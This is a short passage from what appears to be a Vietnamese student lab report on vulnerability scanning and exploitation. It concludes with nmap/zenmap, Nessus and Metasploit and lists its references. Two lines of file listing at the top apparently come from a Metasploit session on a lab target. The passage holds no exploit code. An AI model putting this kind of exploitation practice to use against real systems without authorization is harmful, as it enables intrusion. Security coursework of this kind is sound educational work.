100666/rw-rw-rw- 16848 fil 2025-05-23 04:28:32 -0400 7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw- 16848 fil 2025-05-23 04:28:32 -0400 7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0

3. Kết luận

- Hiểu được mối đe dọa và lỗ hổng.
- Hiểu được cách thực hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng: nmap/zenmap, nessus, Metasploit framework.
- Cài đặt và sử dụng nmap/zenmap, nessus để rà quét lỗ hổng mà khai thác lỗ hổng sử dụng Metasploit.

4. Tài liệu tham khảo

[1]. Mối đe dọa và lỗ hổng: Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.

[2]. Nmap: https://viblo.asia/p/nmap-network-scanner-cong-cu-quet-mang-va-lo hong-bao-mat-RnB5p4bb5PG

[3]. Nessus: https://whitehat.vn/threads/nessus-cong-cu-tro-giup-pentest-he thong.6871/

[4]. Metasploit: https://bkhost.vn/blog/metasploit-la-gi/